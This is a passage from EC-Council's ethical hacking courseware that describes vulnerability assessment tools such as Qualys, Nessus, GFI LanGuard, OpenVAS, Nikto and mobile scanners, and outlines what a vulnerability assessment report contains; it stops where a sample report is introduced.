    Also works with the Qualys Cloud Agents, extending its network coverage to unscannable assets.

  - **Constant monitoring and alerts**

    When VM is paired with Continuous Monitoring (CM), InfoSec teams are proactively alerted about potential threats, so problems can be tackled before they turn into breaches.

  - **Comprehensive coverage and visibility**

    Continuously scans and identifies vulnerabilities for protecting IT assets on-premises, in the cloud, and at mobile endpoints. Its executive dashboard displays an overview of the security posture and gives access to remediation details. VM generates custom, role-based reports for multiple stakeholders, including automatic security documentation for compliance auditors.

  - **VM for the perimeter-less world**

    As enterprises adopt cloud computing, mobility, and other disruptive technologies for digital transformation, Qualys VM offers next-generation vulnerability management for these hybrid IT environments whose traditional boundaries have been blurred.

  - **Discover forgotten devices and organize the host assets**

    Qualys can help quickly determine what is running in different parts of the network—from the perimeter and corporate network to virtualized machines and cloud services. It can also identify unexpected access points, web servers, and other devices that can expose the network to attack.

  - **Scan for vulnerabilities everywhere, accurately and efficiently**

    Scan systems anywhere from the same console, including the perimeter, the internal network, and cloud environments.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Identify and prioritize risks**

  Qualys, using trend analysis, Zero-Day, and Patch impact predictions, can identify the highest business risks.

- **Remediate vulnerabilities**

  Qualys's ability to track vulnerability data across hosts and time produces interactive reports that provide a better understanding of the security of the network.




Figure 5.6: Vulnerability scanning using Qualys Vulnerability Management

- **Nessus Professional**

  Source: *https://www.tenable.com*

  Nessus Professional is an assessment solution for identifying vulnerabilities, configuration issues, and malware that attackers use to penetrate networks. It performs vulnerability, configuration, and compliance assessment. It supports various technologies such as operating systems, network devices, hypervisors, databases, tablets and phones, web servers, and critical infrastructure.

  Nessus is the vulnerability scanning platform for auditors and security analysts. Users can schedule scans across multiple scanners, and use wizards to easily and quickly create policies, schedule scans, and send results via email.

  Features:

  - High-speed asset discovery

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Vulnerability assessment
- Malware and Botnet detection
- Configuration and compliance auditing
- Scanning and auditing virtualized and cloud platforms




Figure 5.7: Vulnerability scanning using Nessus

- **GFI LanGuard**

  Source: *https://www.gfi.com*

  GFI LanGuard scans for, detects, assesses, and rectifies security vulnerabilities in a network and its connected devices. This is done with minimal administrative effort. It scans the operating systems, virtual environments, and installed applications through vulnerability check databases. It enables analysis of the state of network security, identifies risks, and offers solutions before the system can be compromised.

  Features:

  - Patch management for operating systems and third-party applications
  - Vulnerability assessment

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- A Web reporting console
- Track latest vulnerabilities and missing updates
- Integration with security applications
- Network device vulnerability checks
- Network and software auditing
- Support for virtual environments




Figure 5.8: Vulnerability scanning using GFI LanGuard

- **OpenVAS**

  Source: *http://www.openvas.org*

  OpenVAS is a framework of several services and tools that offer a comprehensive and powerful vulnerability scanning and vulnerability management solution. The framework is part of Greenbone Network's commercial vulnerability management solution, developments from which have been contributed to the open-source community since 2009.

  The actual security scanner is accompanied by a regularly updated feed of Network Vulnerability Tests (NVTs), over 50,000 in total.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.9: Vulnerability scanning using OpenVAS

- **Nikto**

  Source: *https://cirt.net*

  Nikto is an Open Source (GPL) web server scanner that performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files or programs, checks for outdated versions of over 1250 servers, and checks for version specific problems on over 270 servers. It also looks at server configuration items such as the presence of multiple index files and the HTTP server options and will attempt to identify installed web servers and software.

  Features:

  - SSL Support (Unix with OpenSSL or maybe Windows with ActiveState's Perl/NetSSL)
  - A full HTTP proxy support
  - Checks for outdated server components
  - Saves reports in plain text, XML, HTML, NBE or CSV
  - A Template engine to easily customize reports
  - Scans multiple ports on a server, or multiple servers via input file
  - LibWhisker's IDS encoding techniques
  - Identifies installed software via headers, favicons, and files
  - Host authentication with Basic and NTLM

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Subdomain guessing
- Apache and cgiwrap username enumeration
- Scan tuning to include or exclude entire classes of vulnerability checks
- Guesses credentials for authorization realms (including many default ID and password combinations)




Figure 5.10: Screenshot of Nikto

Listed below are some of the additional vulnerability assessment tools:

- Qualys FreeScan (*https://freescan.qualys.com*)
- Acunetix Web Vulnerability Scanner (*https://www.acunetix.com*)
- Nexpose (*https://www.rapid7.com*)
- Network Security Scanner (*https://www.beyondtrust.com*)
- SAINT (*https://www.saintcorporation.com*)
- Microsoft Baseline Security Analyzer (MBSA) (*https://www.microsoft.com*)
- beSECURE (AVDS) (*https://www.beyondsecurity.com*)
- Core Impact Pro (*https://www.coresecurity.com*)
- N-Stalker Web Application Security Scanner (*https://www.nstalker.com*)
- ManageEngine Vulnerability Manager Plus (*https://www.manageengine.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Tools for Mobile

- **Vulners Scanner**

  Source: *https://vulners.com*

  Vulners scanner is an android application that performs passive vulnerability detection based on a software version's fingerprint. Since this is a passive method of vulnerability assessment, this app can only be used to identify vulnerabilities; it is not effective in performing compliance checks.

Figure 5.11: Vulners Scanner — critical risk score

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 5.12: Vulners Scanner — medium risk score

- **SecurityMetrics Mobile**

  Source: *https://www.securitymetrics.com*

  SecurityMetrics Mobile is a mobile defense tool that helps to identify mobile device vulnerabilities to protect customers' sensitive data. It helps to avoid threats that originate from mobile malware, device theft, Wi-Fi network connectivity, data entry, personal and business use, unwarranted app privileges, data and device storage, account data access, Bluetooth, Infrared (IR), Near-field communication (NFC), and SIM and SD cards.


  SecurityMetrics MobileScan complies with PCI SSC (Payment Card Industry Security Standards Council) guidelines to prevent mobile data theft. On completion of a scan, the report generated comprises a total risk score, a summary of discovered vulnerabilities, and recommendations on how to resolve threats.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 5.13: SecurityMetrics Mobile — Risk Score

Figure 5.14: SecurityMetrics Mobile — result

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Vulnerability Assessment Reports

In the vulnerability assessment process, once all the phases are completed, the security team will review the results and process the information to prepare the final report. In this phase, the security team will try to disclose any identified vulnerabilities, document any variations and findings, and include all these in the final report along with remediation steps to mitigate the identified risks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The vulnerability assessment report discloses the risks that are detected through scanning the network. Tools such as Nessus, GFI LanGuard, and Qualys Vulnerability Management are used for vulnerability assessment. These tools provide a comprehensive assessment report in a specified format. The report alerts the organization to possible attacks and suggests countermeasures.

The report provides details of all the possible vulnerabilities with regard to the company's security policies. The vulnerabilities are categorized based on severity into three levels: High, Medium, and Low risk.

High-risk vulnerabilities are those that might allow unauthorized access to the network. These vulnerabilities must be rectified immediately before the network is compromised. The report describes different kinds of attacks that are possible given the organization's set of operating systems, network components, and protocols.

The vulnerability assessment report must include, but are not limited to, the following points:

- The vulnerability's name and its mapped CVE ID
- The date of discovery
- The score based on Common Vulnerabilities and Exposures (CVE) databases
- A detailed description of the vulnerability
- The impact of the vulnerability
- Details regarding the affected systems
- Details regarding the process needed to correct the vulnerability, including information patches, configuration fixes, and ports to be blocked.
- A proof of concept (PoC) of the vulnerability for the system (if possible)




Figure 5.15: Components of a vulnerability assessment report

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Vulnerability Scanning Report

A vulnerability assessment report provides detailed information on the vulnerabilities found in the computing environment. The report helps organizations identify the security posture of the computing systems (such as web servers, firewalls, routers, email, and file services) and provide solutions to reduce system failures. An ethical hacker must be careful in analyzing the vulnerability assessment reports to avoid false positives.

The assessment report helps organizations to take mitigation steps to proactively avoid risk by identifying, tracking, and eliminating security vulnerabilities.

Vulnerability reports cover the following elements:

- **Scan information**: Provides information such as the name of the scanning tool, its version, and the network ports to be scanned.
- **Target information**: Contains information about the target system's name and address.
- **Results**: A complete scanning report containing subtopics such as target, services, vulnerability, classification, and assessment.
- **Target**: Includes each host's detailed information and contains the following information:
  - **<Node>**: Contains the name and address of the host
  - **<OS>**: Shows the operating system type
  - **<Date>**: Gives the date of the test
- **Services**: Defines the network services by their names and ports.
- **Classification**: Allows the system administrator to obtain additional information about the scan, such as its origin.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Assessment**: Provides information regarding the scanner's assessment of discovered vulnerabilities.

Vulnerability assessment reports are classified into two types:

- Security Vulnerability Reports
- Security Vulnerability Summaries

Security Vulnerability Report

This is a combined report for all the scanned devices and servers in the organization's network.

The security vulnerability report includes the following details:

- Newly found vulnerabilities
- Open ports and detected services
- Suggestion for remediation
- Links to patches

A sample security vulnerability report is as follows:

